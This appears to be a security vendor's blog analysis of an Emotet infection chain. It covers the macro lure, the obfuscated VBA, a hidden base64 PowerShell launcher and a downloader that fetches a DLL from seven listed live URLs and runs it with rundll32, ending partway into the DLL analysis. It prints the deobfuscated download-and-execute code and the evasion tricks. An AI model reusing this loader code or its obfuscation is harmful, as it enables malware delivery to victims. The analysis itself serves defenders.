Attack Chain Overview: Emotet in December 2020 and January 2021

unit42.paloaltonetworks.com/attack-chain-overview-emotet-in-december-2020-and-january-2021/


Chris Navarrete, Yanhui Jia, Matthew Tennis, Durgesh Sangvikar, Rongbo Shao March 8, 2021

By Chris Navarrete, Yanhui Jia, Matthew Tennis, Durgesh Sangvikar and Rongbo Shao

March 8, 2021 at 6:00 AM

Category: Malware, Unit 42

Tags: C2, Emotet, Evasion



This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers have identified and analyzed a new update of Emotet, the notorious banking Trojan, that has been active in the wild since December 2020. Emotet has long been a thorn in the side of defenders with a reputation for its tenacity, longevity and resilient evasion techniques.

Recent actions by international law enforcement have disrupted the Emotet threat actors and their infrastructure. However, the tactics, techniques and procedures (TTPs) employed in this Emotet update present an opportunity to expose the inner workings of an active, prominent threat against all industries.

In this blog, we will detail the end-to-end attack chain of this Emotet update, including its first-stage malicious document lure, the deobfuscation of its payload into a second-stage PowerShell loader and the downloading of the third-stage binary R43H.dll.


We will also detail the persistence mechanisms used by this Emotet update, as well as the command and control (C2) channel and its indicators of compromise (IOCs). Lastly, we will demonstrate the difficulties that security solutions face against Emotet's evasion techniques.

Palo Alto Networks Next-Generation Firewall customers are protected from Emotet with Threat Prevention and WildFire security subscriptions. Customers are also protected with Cortex XDR.

Attack Chain Analysis

Emotet is commonly distributed with a Word document attached in phishing emails. Below are the steps in an Emotet attack chain:

1. Word doc distributed and opened with macros enabled.
2. VBScript macro(s) runs to generate the malicious PowerShell script.
3. The malicious PowerShell script downloads the initial DLL binary as a loader.
4. The initial loader drops a follow-up DLL binary that updates itself.
5. The final DLL steals victims' sensitive data or conducts further attacks by communicating with C2 servers.



First-Stage Malware – Word Macro Launcher

(Sha256: 2cb81a1a59df4a4fd222fbcb946db3d653185c2e79cf4d3365b430b1988d485f)

The analyzed sample is a Microsoft Office OLE2 Compound File Binary Word file. As with many spear-phishing attacks, this one also social-engineers the user to enable macro support to start the delivery of malicious Visual Basic for Applications (VBA) code.




Figure 1. This malicious Word document contains an embedded macro that initiates an Emotet attack chain.

The embedded VBA macro code is executed when the user opens the lure document in Microsoft Word with macros enabled, spawning a Document_Open() event.




Figure 2. The embedded VBA macro code is obfuscated to impede analysis efforts.

The next call is to a function named Jotxu6biv0471oy0(). The behavior of this function and further execution of the first-stage malware is described below:

1. Retrieve a single StoryRange of the wdMainTextStory type from the document's StoryRanges.Item() method and store it in the variable mKbjhqs. The content of that variable is the obfuscated payload data that will be deobfuscated later in the attack chain. A

StoryRange in the VBA world is used to find or replace text inside a document.

Figure 3. The obfuscated payload is extracted from the malicious document and stored.

2. Collect obfuscated data through a series of GoTo calls, which stores data across several variables. The data is then concatenated and assigned to variable C_tmpi32le9.

```
'C_tmpi32le9 = w]b2[sin]b2[sm]b2[sgm]b2[st]b2[s]b2[s]b2[ss]b2[s[...]
 C_tmpi32le9 = Bcu4d7izwi5q + Md7uay_rjhi + W_z0xk65anh723p + snahbsd + Mvmowvl61pq1
```

Figure 4. The obfuscated payload is extracted from the malicious document and stored.

3. The string stored in C_tmpi32le9 is deobfuscated and substituted in a series of function calls displayed in Figure 4.




Figure 5. Replace function and data before and after obfuscation.

The text payload stored in C_tmpi32le9 is deobfuscated with a call to function Lehj73snaqzhyepdw9(). This function works as a wrapper for function Jumkzxvtzz2s(), which implements a simple string substitution routine. The function also calls the built-in function Replace(), which is passed the string]b2[s as the delimiter to search and replace in the payload string. The resulting payload is the WMI moniker winmgmts:win32_process, which is stored in variable H4qcty67722xqmrmn.

4. Generate a new object by making a call to the CreateObject() function and passing as parameter the winmgmts:win32_process string. The resulting object value is stored in the Fcqv6woostm0 variable, which is an object of the Win32_Process WMI Class. This variable is a handle to an object capable of spawning new processes.

```
' H4qcty67722xqmrmn = "winmgmts:win32_process"
Set Fcqv6woostm0 = CreateObject(H4qcty67722xqmrmn)
```

Figure 6. Call to CreateObject("winmgmts:win32_process") constructor.

5. Perform a length correction routine and store the resulting data in variable Ma9hdg7q365lpb. A call to function Lehj73snaqzhyepdw9() is made with Ma9hdg7q365lpb as a parameter.

Figure 7. Deobfuscated final payload.

6. A call to method Win32_Process.Create() is made by referencing the previously instantiated object and passing as first parameter the returning value of the previously executed Lehj73snaqzhyepdw9() function. The returning value contains the deobfuscated final payload (operating system and PowerShell commands).

```
' Fcqv6woostm0.Create ("cmd cmd cmd cmd /c msg %username% /v Word experienced an [...]")
Fcqv6woostm0.Create Lehj73snaqzhyepdw9(Ma9hdg7q365lpb), Ndofzqkqt8o8ky4, Es2mklc5pr30boja
```

Figure 8. Create() function call with parameters.

The first stage of this Emotet attack chain ends with the execution of the deobfuscated payload originally embedded in the malicious document. The payload contains a series of calls to cmd.exe nested around an obfuscated call to PowerShell with base64 data passed as an argument.

```
cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file.
&  P^Ow^er^she^L^L -w hidden -ENCOD JAA2ADkAbQBEAFQANwAgACAAPQAgAFsAdAB5AFAARQBdACgAIgB7
ADEAfQB7ADMAfQB7ADAAfQB7ADIAfQAiAC0AZgAnAF[...]
```

Figure 9. Deobfuscated OS and PowerShell commands.

Second-Stage Malware – PowerShell Downloader

The second stage of the attack chain begins with nested cmd.exe calls, the first of which invokes msg.exe. This displays a message window to the victim containing a decoy Word error, “Word experienced an error trying to open the file.”

Next, PowerShell is invoked with base64 encoded data as a parameter, and cmd.exe takes the string P^Ow^er^she^L^L as an argument. This argument is crafted using the caret escape character (^) to avoid static detection. The -w option sets the PowerShell.exe process to start in the background. The -ENCOD option tells PowerShell to decode the base64 argument on the fly.




Figure 10. Execution of msg.exe and powershell.exe.

PowerShell - Base64 Analysis





Figure 11. Decoded base64 PowerShell data.

The purpose of this obfuscated code is as follows:

1. Set the security protocol used by the ServicePoint Manager to TLS 1.2.

2. Set the absolute path of a randomly generated file.

3. Generate an array of a total of seven Uniform Resource Identifiers (URIs).



```
$Bhnwe92=$HOME+(('Mo'+('QYgy')+('hlqtMoQBx')+('5jfmoMoQ')).r`EP1`ACe"(
('MoQ'),[STRiNG][CHAr]92))+$Ri62sok+(('.dl')+'l');$W50V=('Y'+('79Y'));
$Og_43_m=(']'+('b2[s://all')+('cannabisme')+('ds.com/')+('unr')+
('aid-map/ZZ')+('m6/@]b')+('2[s')+('://gian')+'n'+('aspsyc')+'hi'+
('cstu')+('dio.com')+('/cgi-')+('bin/PP/@]')+('b2[s:')+'//'+
('ienglishabc.c')+('om/')+('cow/JH/@]b2[s:/')+'/a'+('bril')+('lofu')+
('rnitu')+('re.c')+('om/bph-nclex-wyg')+('q4/a7nB')+'f'+('hs/')+'@]'+
('b2[')+('ss://etkinded')+('ektiflik.co')+('m/pcie-sp')+'e'+('ed/U/@]b2
[ss')+('://vstsa')+'mp'+('le.com/wp-includes/7eX')+('eI/@]b2[')+'s://'+
('ezi-pos.com/categoryl/x/')).rEplA`ce"((']'+('b2[s')),([array]('sd',
'sw'),('http'),'3d')[1])."S`PlIT"($R69K + $Py0ebji + $Q33I);$Z44S=(

$Bhnwe92="C:\Users\ananda\Ygyhlqt\Bx5jfmo\R43H.dll"
$W50V=('Y79Y');
$Og_43_m=('http://allcannabismeds.com/unraid-map/ZZm6/',
          'http://giannaspsychicstudio.com/cgi-bin/PP/',
          'http://ienglishabc.com/cow/JH/',
          'http://abrillofurniture.com/bph-nclex-wygq4/a7nBfhs/',
          'https://etkindedektiflik.com/pcie-speed/U/',
          'https://vstsample.com/wp-includes/7eXeI/',
          'http://ezi-pos.com/categoryl/x/');
$Z44S=('D87O');
foreach ($Ujtspeh in $Og_43_m){
```

Figure 12. Deobfuscated URIs list.

4. Instantiate a new object of the WebClient .NET Class, which leverages the DownloadFile() method to retrieve files from each item (URI) contained in the array generated in the previous step. The downloaded file will be saved into a fixed absolute path and filename %USERPROFILE%\Ygyhlqt\Bx5jfmo\R43H.dll.

It's worth mentioning that the folder names used at this step are matched with the ones generated during macro execution in the first stage of the attack chain.

5. Perform a length check to equal **37652** bytes. This specific check is presumably made to ensure the binary content was transferred successfully.

6. Execute the downloaded DLL file by executing the rundll32.exe command and providing the Control_RunDLL as an entrypoint function. The following picture shows the deobfuscated version of the entire command.

```
PS C:\Users\ananda> &('rundll32')'C:\Users\ananda\Ygyhlqt\Bx5jfmo\R43H.dll',('Control_RunDLL').ToSTrINg();
```

Figure 13. Execution of rundll32.exe in PowerShell.

As described above, the PowerShell script performs several HTTP requests to different URIs. The response from the server shows that a DLL file has been downloaded. The name of the file is set to NK05DJ2yiA.dll.




Figure 14. HTTP download request - First DLL (NK05DJ2yiA.dll).

Third-Stage Malware – DLL Analysis

(Sha256: bbb9c1b98ec307a5e84095cf491f7475964a698c90b48a9d43490a05b6ba0a79)

KEY : "k1>@dY0V<o)afFNz7v68r^Kn6)h)OGcSc"

Figure 15 shows the process tree having a parent process powershell.exe and the consecutive runs of rundll32.exe.




Figure 15. PowerShell.exe and rundll32.exe processes execution.

The first process is given the absolute path to R43H.dll as an argument, and the second process is given a path to a file with a random path and filename. However, both processes begin with the same entrypoint function called Control_RunDLL. The following describes the inner workings of this DLL and its participation in the infection chain.

Once the downloader code receives the second-stage DLL file, it will be saved in the path %USERPROFILE%\Ygyhlqt\Bx5jfmo\ and will be renamed to R43H.dll. According to the detection generated by the ExeInfoPE tool, it shows that this is a Microsoft Visual C++ ver. ~6.0~7.10 executable file.




Figure 16. ExeInfoPE file identification on downloaded DLL file.

During the third-stage malware execution, a new absolute path will be randomly generated. A call to the MoveFileExW() function will move the file from its original location to this new one. The absolute path format is as follows:

> %SYSTEMROOT%\system32\<random_folder_name>\<random_filename>.<random_ext>

